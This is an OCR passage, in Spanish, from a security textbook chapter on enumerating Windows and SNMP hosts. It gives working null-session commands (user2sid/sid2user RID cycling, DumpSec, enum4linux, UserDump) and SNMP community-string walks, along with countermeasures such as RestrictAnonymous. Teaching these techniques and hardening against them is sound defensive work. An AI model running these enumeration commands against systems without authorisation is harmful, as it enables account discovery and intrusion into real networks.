


Figura 3-5 DumpSec enumera todos los servicios y unidades en ejecución en el sistema remoto.

tivas y derechos de usuario del sistema NT. En el siguiente ejemplo usamos DumpSec en la línea de comandos para generar un archivo que contiene información de usuario del equipo remoto (recuerde que DumpSec requiere una sesión nula con el equipo de destino para operar).

```
C:\>dumpsec /computer=\\192.168.202.33 /rpt=usersonly
     /saveas=tsv /outfi le=c:\temp\usuarios.txt
C:\>cat c:\temp\users.txt
7/15/08 10:07 AM - Somarsoft DumpSec - \\192.168.202.33
Username      FullName           Comment
Barzini       Enrico Barzini     Cacique de la pandilla rival
padrino       Vito Corleone      Capo
Godzilla      Administrador      Cuenta integrada para administrar el do-
minio
Invitado                         Cuenta integrada para acceso de invitado
lucca         Lucca Brazzi       Asesino a sueldo
mike          Michael Corleone   Hijo del padrino
```

Con la GUI de DumpSec puede incluir muchos campos de información más en el informe, pero el formato que se mostró suele descubrir a los problemáticos. Por ejemplo, ¡una vez nos encontramos con un servidor que almacenaba la contraseña de la cuenta de Administrador en el campo de comentarios!

Otras dos herramientas muy poderosas de enumeración para Windows son `sid2user` y `user2sid`, de Evgenii Rudnyi (visite http://evgenii.rudnyi.ru/soft/sid/sid.txt). Éstas son herramientas de línea de comandos que buscan SID de la familia NT en la entrada del nombre de usuario, y viceversa. SID es el *identificador de seguridad*, un valor numérico de tamaño variable enviado a un sistema de la familia NT en la instalación. Para conocer una buena explicación de la estructura y función de los SID, lea el excelente artículo en http://en.wikipedia.org/wiki/Security_Identifier. Una vez que el SID del dominio se ha aprendido a través de `user2sid`, los intrusos pueden usar los números de SID conocidos para enumerar los nombres de usuarios correspondientes.

```
C:\>user2sid \\192.168.202.33 "usuarios de dominio"

S-1-5-21-8915387-16458222062-1819828000-513

Number of subauthoritiese is 5
Domain is ACME
Legth of SID in memory is 28 bytes
Type of SID is SidTypeGroup
```

Esto nos dice el SID de la máquina (la cadena de números comienza con S-1, separados por guiones). A la cadena numérica después del último guión se le denomina *identificador relativo* (*RID*, *Relative ID*), y está predefinido para usuarios y grupos de Windows integrados como Administrador e Invitado. Por ejemplo, el RID del usuario Administrador siempre es 500, y el del usuario invitado 501. Armado con esta delicadeza, un hacker puede usar `sid2user` y la cadena SID conocida adjunta con un RID de 500 para encontrar el nombre de la cuenta del administrador (aunque se le haya cambiado el nombre). Aquí se muestra un ejemplo:

```
C:\>sid2user \\192.168.2.33 5 21 8915387 1645822062 18198280005 500

Name is godzilla
Domain is ACME
Type of SID is SidTypeUser
```

Observe que se omitieron "S-1" y los guiones. Otra información no comprobada interesante es que a la primera cuenta creada en cualquier sistema local o dominio basado en NT se le asigna un RID de 1000, y cada objeto subsecuente obtiene el número secuencial siguiente (1001, 1002, 1003, etc., son los RID que no vuelven a usarse en la instalación actual). Por lo tanto, una vez que se conoce el SID, un hacker enumera básicamente cada usuario y grupo en un sistema de familia NT, pasado y presente.

NOTA `sid2user/user2sid` funcionará aunque RestrictAnonymous tenga un valor de 1 (definido brevemente), siempre y cuando el puerto 139 o 445 sean accesibles.

Aquí se muestra un ejemplo simple de cómo crear una secuencia de comandos `user2sid/sid2user` para recorrer en bucle todas las cuentas de usuario disponibles en un sistema. Antes de ejecutar esta secuencia de comandos, primero determinamos el SID para el sistema de destino al usar `user2sid` a través de una sesión nula, como se mostró antes. Al recordar que la familia NT asigna nuevas cuentas y comienza con un RID de 1000, entonces ejecutamos el siguiente bucle al usar el comando de shell de la familia NT FOR y la herramienta `sid2user` (véase antes) para enumerar hasta 50 cuentas en el destino:

```
C:\>for /L %i IN (1000,1,1050) DO sid2user \\acmepdc1 5 21 19151163094
 1258472701648912389 %I >> users.txt
C:\>cat users.txt

Name is IUSR_ACMEPDC1
Domain is ACME
Type of SID is SidTypeUser

Name is MTS Trusted Impersonators
Domain is ACME
Type of SID is SidTypeAlias
...
```

Esta salida simple puede limpiarse al canalizarla a través de un filtro para dejar sólo una lista de nombres de usuario. Por supuesto, el entorno de secuencias de comandos no está limitado a la shell de NT (Perl, VBScript o cualquiera que sea útil podrá hacerlo). Como un último recordatorio antes de seguir adelante, dése cuenta de que este ejemplo volcará correctamente usuarios, siempre y cuando el puerto 139 o 445 de TCP esté abierto en el objetivo, RestrictAnonymous = 1 notwithstanding.

Herramientas todo en uno de enumeración de sesión nula Varios desarrolladores han creado diversas herramientas de enumeración de sesión nula todo en uno para obtener más por su dinero con enumeración de SMB. La herramienta en la punta de la lista es NBTEnum por Reed Arvin (http://reedarvin.thearvins.com/tools/NBTEnum33.zip). Reed Arvin también ha desarrollado muchas otras herramientas útiles de Windows que pueden encontrarse en http://reedarvin.thearvins.com/tools.html. NBTEnum brilla por su salida HTML extensa pero fácil de leer, su capacidad para crear ataques de fuerza bruta inteligentes y para enumerar mucha información al usar sesiones nulas o bajo una cuenta de usuario particular. El uso de la herramienta es simple: para realizar operaciones de enumeración básicas simplemente proporcione la opción `-q` seguida por el nombre de host. Para habilitar las capacidades de ataques de fuerza bruta inteligentes, use la opción `-s` e incluya un archivo de diccionario. NBTEnum (véase la figura 3-6) revisará primero la directiva de cierre de cuenta del servidor, y después tratará de usar fuerza bruta con un número de contraseñas limitadas para que no se alcance el límite.

`enum`, desarrollada por Razor Team de BindView (que desde entonces ha sido adquirido por Symantec), es una excelente herramienta para enumeración de SMB. Por desgracia, es más antigua que NBTEnum y puede ser mucho más difícil de encontrar. Da soporte a instalación y desprendimiento de sesiones nulas, uso de fuerza bruta en contraseñas y una tonelada de características adicionales que hacen que sea una estupenda adición al conjunto de herramientas del




Figura 3-6 NBTEnum proporciona gran cantidad de información en una salida HTML muy legible.

atacante. La siguiente lista de conmutadores de línea de comandos para esta herramienta demuestra lo completa que es:

```
C:\>enum
usage: enum [switches] [hostname|ip]
  -U: get userlist
  -M: get machine list
  -N: get namelist dump (different from -U|-M)
  -S: get sharelist
  -P: get password policy information
  -G: get group and member list
  -L: get LSA policy information
  -D: dictonary crack, needs -u and -f
```

```
  -d: be detailed, applies to -U and -S
  -c: don't cancel sessions
  -u: specify username to use (default " ")
  -p: specify password to use (default " ")
  -f: especify dictfile to use (wants -D)
```

Portcullis Security ha desarrollado un clon para Linux de `enum` llamado `enum4linux` (www.portcullis-security.com/16.php), que es una envoltura para comandos comunes disponibles dentro del conjunto Samba. Proporciona la misma información, además de varias opciones diferentes (editado para que sea más breve):

```
enum4linux-0.7.0 # ./enum4linux.pl
Copyright (C) 2006 Mark Lowe (mrl@portcullis-security.com)

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
        -U              get userlist
        -M              get machine list
        -N              get namelist dump (different from -U|-M) *
        -S              get sharelist
        -P              get password policy information*
        -G              get group and member list
        -L              get LSA policy information
        -D              dictonary crack, needs -u and -f*
        -d              be detailed, applies to -U and -S*
        -u username     specify username to use (default " ")
        -p password     specify password to use (default " ")
        -f filename     specify dictfile to use (wants -D)

* = Not implemented in this release.

Additional options:
        -a              Do all simple enumeration (-U -S -G -r -o -n)
        -h              Display this help message and exit
        -r              enumerate users via RID cycling
        -R range        RID ranges to enumerate
(default: 500-550,1000-1050, implies -r)
        -s filename     brute force guessing for share names
        -k username     User that exists on remote system
(default: administrator)
                        Used to get sid with "lookupsid administrator"
        -o              Get OS information
        -w workgroup    Specify workgroup manually
```

```
(usually found automatically)
        -n              Do an nmblookup (similar to nbstat)
        -v              Verbose. Shows full commands being run
(net, rpcclient, etc.)
```

NetE es otra herramienta vieja escrita por Sir Dystic, de Cult of the Dead Cow (www.cultdeadcow.com/tools/nete.html), pero funciona excelentemente y extraerá gran cantidad de información de una conexión de sesión nula. Queremos usar el conmutador `/0` para realizar todas las revisiones, pero aquí se muestra la sintaxis de comando para NetE con el fin de dar una idea de la información tan completa que puede recuperar por medio de una sesión nula:

```
C:\>nete
NetE v1.0 Questions, comments, etc. to sirdystic@cultdeadcow.com
Usage: NetE [Options] \\MachinenameOrIP
  Options:
  /0 - All NULL session operations
  /A - All operations
  /B - Get PDC name
  /C - Connections
  /D - Date and time
  /E - Exports
  /F - Files
  /G - Groups
  /I - Statistics
  /J - Scheduled jobs
  /K - Disks
  /L - Local groups
  /M - Machines
  /N - Message names
  /Q - Platform specific info
  /P - Printer ports and info
  /R - Replicated directories
  /S - Sessions
  /T - Transports
  /U - Users
  /V - Services
  /W - RAS ports
  /X - Uses
  /Y - Remote registry trees
  /Z - Trusted domains
```

Herramientas misceláneas de numeración de sesión nula Vale la pena mencionar aquí otras herramientas de enumeración de la familia NT. Al usar una sesión nula, `getmac` despliega la direc-

ción MAC y nombres de dispositivo de tarjetas de interfaz de red o máquinas remotas. Esto puede dar como resultado información de red a un atacante que cubre un sistema con varias interfaces de red. `getmac` funcionará aunque RestrictAnonymous tenga un valor de 1.

Winfo, de Arne Vidstrom en www.ntsecurity.nu, extrae cuentas de usuario, recursos compartidos y cuentas confiables entre dominio, servidor y estación de trabajo. Incluso automatizará la creación de una sesión nula, si así lo desea, al usar el conmutador `-n`.

Medidas para contrarrestar la sesión nula SMB

Las sesiones nulas requieren acceso a los puertos 139, 445 o ambos, de TCP, en Windows 2000 o superior, así que la forma más prudente de detener esto es filtrar los puertos 139 y 445 de TCP y UDP en todos los dispositivos de acceso a red del perímetro. También puede deshabilitar por completo los servicios SMB en hosts NT individuales al desunir el cliente WINS (TCP/IP) de la interfaz apropiada al usar la ficha Uniones de la opción Red del Panel de control. Bajo Windows 2000 y posterior, esto se logra al desunir Compartir archivos e impresoras en el adaptador apropiado bajo Conexiones de red y marcado | Avanzado | Opciones avanzadas.

Después de NT 4 Service Pack 3, Microsoft proporcionó una utilería para evitar enumeración de información confidencial a través de sesiones nulas sin una cirugía radical de desunir SMB de interfaces de red (aunque todavía recomendamos hacer eso a menos que los servicios SMB sean necesarios). Se llama RestrictAnonymous por la clave de registro que lleva ese nombre. Aquí se muestran los pasos a seguir:

1. Abra regedt32 y navegue a HKLM\SYSTEM\CurrentControlSet\Control\LSA.
2. Seleccione Edición | Agregar valor, e inserte los siguientes datos.

Value Name:	**RestrictAnonymous**
Data Type:	**REG_DWORD**
Value:	**1** (o **2** en Windows 2000 y posterior)


3. Salga del editor del registro y reinicie el equipo para que el cambio tenga efecto.

En Windows 2000 y posterior, la corrección es mucho más fácil de implementar, gracias a Directivas de seguridad. El complemento Directivas de seguridad de la MMC proporciona una interfaz gráfica a la gran cantidad de opciones misteriosas del registro relacionadas con seguridad como RestrictAnonymous que necesitan configurarse manualmente bajo NT4. Mejor aún, estas opciones pueden aplicarse en el nivel de unidad organizativa (OU, Organizational Unit), sitio o dominio, para que puedan heredarla todos los objetos secundarios en Active Directory, si se aplican de un controlador de dominio de Windows 2000 o posterior. Esto requiere el complemento Directiva de grupo. Consulte el capítulo 4 para conocer más información acerca de Directiva de grupo.

Es interesante que el hecho de configurar RestrictAnonymous en 1 no bloquee realmente las conexiones anónimas. Sin embargo, evita casi toda la información filtrada disponible a través de sesiones nulas, sobre todo la enumeración de cuentas de usuario y archivos compartidos.

PRECAUCIÓN Algunas herramientas y técnicas de enumeración todavía extraerán datos sensibles de sistemas remotos aunque RestrictAnonymous esté en 1, así que no se confíe demasiado.

Para restringir por completo el acceso a información de CIFS/SMB en Windows 2000 y posterior, establezca la clave de directiva Restricciones adicionales para conexiones anónimas en la opción que se muestra en la siguiente ilustración, No hay acceso sin permiso anónimo explícito. (Esto es equivalente a establecer Restrict Anonymous igual a 2 en el registro de Windows 2000 y posterior.)



Establecer Restrict Anonymous igual a 2 evita que el grupo Todos se incluya en fichas de acceso anónimo. Bloquea efectivamente la creación de sesiones nulas:

```
C:\>net use \\mgmgrand\ipc$ "" /u:""
System error 5 has ocurred.
Access is denied.
```

Cómo superar a RestrictAnonymous=1 No se quede tan cómodo con RestrictAnonymous. La comunidad de hackers ha descubierto que al consultar la llamada NetUserGetInfo API en el nivel 3, la herramienta UserInfo (www.HammerofGod.com/download.html) enumerará la información de usuario a través de una sesión nula aunque RestrictAnonymous se establezca en 1. (Por supuesto, si RestrictAnonymous es 2 en un sistema Windows 2000 o superior, las sesiones nulas no son posibles para empezar.) Aquí se muestra UserInfo enumerando la cuenta Administrador en un sistema remoto con RestrictAnonymous = 1.

```
C:\>userinfo \\victom.com Administrator

        UserInfo v1.5 - thor@HammerofGod.com

        Querying Controller \\mgmgrand
        USER INFO
        Username:       Administrator
        Full Name:
        Comment:        Built-in account for administering the computer/domain
```


```
User Comment:
User ID:        500
Primary Grp:    513
Privs:          Admin Privs
OperatorPrivs:  No explicit OP Privs

SYSTEM FLAGS (Flag dword is 66049)
User's pwd never expires.

MISC INFO
Password age:   Mon Apr 09 01:41:34 2008
LastLogon:      Mon Apr 23 09:27:42 2008
LastLogoff:     Thu Jan 01 00:00:00 1970
Acct Expires:   Never
Max Storage:    Unlimited
Workstations:
UnitsperWeek:   168
Bad pw Count:   0
Num logons:     5
Country code:   0
Code page:      0
Profile:
ScriptPath:
Homedir drive:
Home Dir:
PasswordExp:    0

Logon hours at controller, GMT:
Hours-          12345678901N12345678901M
Sunday          111111111111111111111111
Monday          111111111111111111111111
Tuesday         111111111111111111111111
Wednesday       111111111111111111111111
Thursday        111111111111111111111111
Friday          111111111111111111111111
Saturday        111111111111111111111111

Get hammered at HammerofGod.com!
```

Una herramienta relacionada de HammerofGod.com es UserDump. Enumera el SID del sistema remoto y después recorre los valores RID esperados para obtener todos los nombres de cuenta de usuario. UserDump toma el nombre de un usuario o grupo conocido e itera un usuario especificado varias veces a través de SID 1001 y superior. UserDump siempre obtiene RID 500 (Administrador) primero. Después comienza en RID 1001 más el número máximo de consultas especificado. (Si se establece "MaxQueries" igual a 0 o en blanco, sólo enumerará SID 500 y 1001.) Aquí se muestra un ejemplo de UserDump en acción:

```
C:\>userdump \\mgmgrand guest 10

        UserDump v1.11 - thor@HammerofGod.com
```

```
        Querying Controller \\mgmgrand

        USER INFO
        Username:      Administrator
        Full Name:
        Comment:       Built-in account for administering the computer/domain
        User Comment:
        User ID:       500
        Primary Grp:   513
        Privs:         Admin Privs
        OperatorPrivs: No explicit OP Privs
[snip]
LookupAccountSid failed: 1007 does not exist...
LookupAccountSid failed: 1008 does not exist...
LookupAccountSid failed: 1009 does not exist...

Get hammered at HammerofGod.com!
```

Otra herramienta, GetAcct (www.securityfriday.com/tools/GetAcct.html) de Urity de Security Friday, realiza esta misma técnica. GetAcct tiene una interfaz gráfica y puede exportar resultados a un archivo separado por comas para un análisis posterior. Tampoco requiere la presencia de una cuenta Administrador o Invitado en el servidor de destino. GetAcct se muestra a continuación para obtener información de cuenta de usuario de un sistema con RestrictAnonymous en 1.



Cambios a RestrictAnonymous en Windows XP/Server 2003 y posterior Como observamos en Windows 2000, establecer RestrictAnonymous = 2 evita que usuarios nulos se conecten al recurso compartido IPC$. Sin embargo, esto tiene el efecto destructivo de evitar acceso a clientes de nivel bajo y enumeración de dominios confiables. Sin embargo, en Windows XP/Server 2003 y posterior se ha rediseñado la interfaz para controlar el acceso anónimo, para dividir de forma más fina las opciones reales controladas por RestrictAnonymous.

El cambio inmediato más visible cuando se ven las opciones de seguridad de Directivas de seguridad es que se ha ido la opción "No se tiene acceso sin permisos anónimos" (equivalente a establecer RestrictAnonymous igual a 2 en Windows 2000). Bajo XP/Server 2003 y posterior, todas las opciones de Opciones de seguridad se han organizado en categorías. Las opciones relevantes para restringir acceso anónimo caen bajo la categoría con el prefijo "Acceso a redes:". En

la tabla 3-3 se muestran las opciones de XP/Server 2003 y posterior, así como nuestras configuraciones recomendadas.

Al ver la tabla 3-3, queda claro que la principal ventaja adicional obtenida por Windows XP/Server 2003 y posterior es un control más fino sobre los recursos accesibles por medio de sesiones nulas. Siempre es mejor proporcionar más opciones, pero todavía nos gusta la simplicidad elegante de RestrictAnonymous = 2 de Windows 2000, porque las sesiones nulas simplemente no eran posibles. Por supuesto, la compatibilidad sufría, pero ¿dónde está la seguridad? Microsoft haría bien en revivir la dura opción para quienes *quieren* ser duros. En cualquier nivel, fuimos incapaces de penetrar las opciones delineadas en la tabla 3-3 con el uso de herramientas actuales.

NOTA

Urity, de SecurityFriday.com, publicó un artículo de investigación en agosto de 2004 que observa que aun bajo Windows XP SP2, el \pipe\browser denominado pipe permanece accesible por medio de sesiones nulas, y que posteriormente las interfaces lanmanserver y lanmanworkstation pueden enumerarse por medio de llamadas NetrSessionEnum y NetrWkstaUserEnum de MSRPC, permitiendo la escucha remota de nombres de usuario de inicio de sesión remotos y locales. Esto está reportado como bloqueado en Windows XP SP3, Windows Server 2003 y Windows 2008.

Opción XP/Server 2003	Configuración recomendada
Acceso a redes: permitir traducción SID/nombre anónima	Deshabilitado. Bloquea `user2sid` y herramientas similares.
Acceso a redes: no permitir enumeraciones anónimas de cuentas SAM	Habilitado. Bloquea herramientas que pasan a través de RestrictAnonymous = 1.
Acceso a redes: no permitir enumeraciones anónimas de cuentas y recursos compartidos SAM	Habilitado. Bloquea herramientas que pasan a través de RestrictAnonymous = 1.
Acceso a redes: permitir que los permisos Todos se apliquen a usuarios anónimos	Deshabilitado. Aunque esto se ve como RestrictAnonymous = 2, las sesiones nulas todavía son posibles.
Acceso a redes: canalizaciones con nombre accesibles anónimamente	Depende de la función del sistema. Puede considerar eliminar SQL\QUERY y EPMAPPER para bloquear la enumeración de SQL y MSRPC, respectivamente.
Acceso de red: rutas de acceso a Registro accesibles remotamente	Depende de la función del sistema. Lo más seguro es dejar esto vacío.
Acceso de red: recursos compartidos que pueden accederse anónimamente	Depende de la función del sistema. Vacío es más seguro; la opción predeterminada es COMCFG, DFS$.

Tabla 3-3 Opciones de acceso anónimo en Windows 2000 y posterior.

Asegúrese de que el registro esté bloqueado Las opciones de acceso anónimo no aplican a acceso de registro remoto (aunque, como ha visto, existe una opción separada para esto en la directiva de seguridad de Windows XP/Server 2003). Asegúrese de que su registro esté bloqueado y no pueda accederse de forma remota. La clave apropiada para revisar acceso remoto al registro es HKLM\System\CurrentControlSet\Control\SecurePipeServer\Winreg y sus claves asociadas. Si esta clave está presente, el acceso remoto al Registro se restringe a los administradores. Está presente como opción predeterminada en productos de Windows NT Server. La subclave AllowedPaths define las rutas específicas en el Registro que se les permite el acceso, sin importar la seguridad en la clave de registro Winreg. Debe revisarse también. Para conocer una lectura adicional, encuentre el artículo Q153183 de la base de conocimiento de Microsoft en http://support.microsoft.com/kb/153183. Además, use herramientas estupendas como DumpSec para revisarse a sí mismo y asegurarse de que no hay filtraciones.

Enumeración de SNMP, 161 de UDP

Popularidad:	*7*
Simplicidad:	*9*
Impacto:	*3*
Evaluación del riesgo:	***6***

Concebido como un servicio de administración y monitoreo de red, el protocolo simple de administración de red (SNMP, Simple Network Management Protocol) está diseñado para proporcionar información íntima acerca de dispositivos de red, software y sistemas. Como tal, es un objetivo frecuente de los atacantes. Además, su falta general de protecciones de seguridad fuertes le ha hecho merecer el nombre coloquial "La Seguridad No es Mi Problema".

Los datos de SNMP están protegidos por un simple sistema de autentificación de "contraseña". Por desgracia, existen varias contraseñas predeterminadas y conocidas ampliamente para implementaciones SNMP. Por ejemplo, la contraseña más común implementada para acceder a un agente SNMP en modo de sólo lectura (la llamada *cadena de comunidad de lectura*) es "public". Los atacantes intentarán invariablemente adivinar o usar una aplicación de inspección de paquetes como Wireshark (que se analiza más adelante) para obtener esta cadena si identifican SNMP en escaneos de puerto.

Lo que es peor, muchos vendedores han implementado sus propias extensiones a la información básica SNMP establecida (denominadas bases de datos de administración de información, o MIB, Management Information Bases). Estas MIB personalizadas pueden obtener información específica del vendedor (por ejemplo, la MIB de Microsoft contiene los nombres de cuentas de usuario de Microsoft). Por lo tanto, aunque ha asegurado fuertemente el acceso a otros puertos enumerables como 139 y/o 445 de TCP, sus sistemas de la familia NT aún pueden arrojar información similar si están ejecutando el servicio SNMP en su configuración predeterminada (que, como adivinó, usa "public" como cadena de comunidad de lectura). Por lo tanto, enumerar usuarios de Windows por medio de SMP es pan comido con el uso del explorador SNMP snmputil de RK:

```
C:\>snmputil walk 192.168.202.33 public .1.3.6.1.4.1.77.1.2.25
Variable =.iso.org.dod.internet.private.enterprises.lanmanager.
lanmgr-2.server.svUserTable.svUserEntry.
svUserName.5. 71.117.101.115.116
```

```
Value    = OCTET STRING - Guest
Variable =.iso.org.dod.internet.private.enterprises.landmanager.
lanmgr-2.server. svUserTable.svUserEntry.
svUserName.13. 65.100.109.105.110.105.115.116.114.91.116.111.114
Value    = OCTET STRING - Administrator
End of MIB subtree.
```

La última variable en la sintaxis anterior de snmputil (".1.3.6.1.4.1.77.1.2.25") es el *identificador de objeto* (OID) que determina una marca específica de MIB empresarial de Microsoft. La MIB es un espacio de nombres jerárquico, así que al subir por el árbol (es decir, usar un número menos específico, como .1.3.6.1.4.1.77) se volcarán cantidades cada vez más grandes de información. Recordar todos esos números es muy pesado, así que un intruso usará una cadena de texto equivalente. En la siguiente tabla se presentan algunos segmentos de MIB que llevan a cosas jugosas:

SNMP MIB (Adjunte esto a .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr2)	Información enumerada
.server.svSvcTable.svSvcEntry.svSvcName	Servicios en ejecución
.server.svShareTable.svShareEntry.svShareName	Nombres de recursos compartidos
.server.svShareTable.svShareEntry.svSharePath	Rutas de recursos compartidos
.server.svShareTable.svShareEntry.svShareComment	Comentarios en recursos compartidos
.server.svUserTable.svUserEntry.svUserName	Nombres de usuario
.domain.domPrimaryDomain	Nombre de dominio

También puede usar la herramienta de UNIX/Linux `snmpget` dentro del conjunto de aplicaciones net-snmp (http://net-snmp.sourceforge.net/) para consultar SNMP, como se muestra en el siguiente ejemplo:

```
[root] # snmpget -c public -v 2c 192.168.1.60 system.sysName.0

system.sysName.0 = wave
```

Aunque `snmpget` es útil, resulta mucho más rápido hurtar el contenido de todo el MIB al usar `snmpwalk`, como se muestra aquí:

```
[root]# snmpwalk -c public -v 2c 192.168.1.60

system.sysDescr.0 = Linux wave 2.6.10 mdk #1 Sun Apr 15 2008 i686
system.sysObjectID.0 = OID: enterprises.ucdavis.ucdSnmpAgent.linux
system.sysUpTime.0 = Timeticks: (25701) 0:04:17.01
system.sysContact.0 = Root <root@localhost> (configure /etc/snmp/snmp.
conf) system.sysName.0 = wave
system.sysLocation.0 = Unknown (configure /etc/snmp/snmp.conf)system.
sysORLastChange.0 = Timeticks: (0)

[output truncated for brevity]
```

Puede ver que nuestra consulta SNMP proporcionó mucha información acerca del sistema de destino, incluida la siguiente:

UNIX variant:	Linux
Linux kernel version:	2.6.10
Distribution:	Mandrake ("mdk", después del número de kernel en el ejemplo)
Architecture:	Intel 686

Un atacante puede usar esta valiosa cantidad de información para tratar de poner en peligro este sistema. Peor aún, si el nombre de comunidad escrito como opción predeterminada está habilitado (por ejemplo, "private"), un atacante realmente sería capaz de cambiar algunos de los parámetros que presentamos en el intento de causar una negación de servicio o comprometer la seguridad del sistema.

Una herramienta muy útil para abusar de los nombres de comunidad escritos como opción predeterminada de SNMP es `copy-router-config.pl`, de muts. Los dispositivos de red de Cisco le permitirán copiar su configuración a un servidor TFTP siempre y cuando tenga la cadena de comunidad escrito del dispositivo. Con acceso a la configuración de Cisco, un atacante puede decodificar (en algunos casos), o lanzar un ataque de fuerza bruta contra la contraseña del dispositivo y, tal vez, obtener el control sobre éste.

Por supuesto, para no tener que escribir todo esto, puede descargar el excelente explorador gráfico SNMP llamado IP Network Browser, de www.solarwinds.net, y ver toda esta información desplegada en colores vivos. En la figura 3-7 se muestra IP Network Browser examinando una red para los sistemas que usan SNMP.

Escáneres de SNMP Consultar un SNMP es una tarea simple y poco pesada que hace que sea un servicio ideal para escaneo automático. Una herramienta fácil de usar para Windows y que realiza bien esto es SNScan de Foundstone (www.foundstone.com/us/resources/proddesc/snscan.htm). SNScan le pedirá que especifique una cadena de comunidad y un rango para escanear; como opción, también puede especificar un archivo con una lista de cadenas de comunidad SNMP para probarlas contra cada host (véase la figura 3-8). Dos buenas características de diseño de SNScan son que dará salida al nombre de host y el sistema operativo (como se define dentro de SNMP) para cada host consultado con éxito, y todos los resultados pueden exportarse a CSV.

Para el lado de Linux, `onesixtyone` (www.portcullis-security.com/16.php) es una herramienta escrita originalmente por solareclipse@phreedom.org y después modernizada por el equipo de seguridad de portcullis-security.com. `onesixtyone` realiza las mismas tareas que SNScan, pero en la línea de comandos.

```
onesixtyone-0.6 # ./onesixtyone
onesixtyone v0.6 ( http://www.portcullis-security.com )
Based on original onesixtyone by solareclipse@phreedom.org

Usage: onesixtyone [options] <host> <community>
  -c <communityfile> file with community names to try
  -i <inputfile>     file with target hosts
```

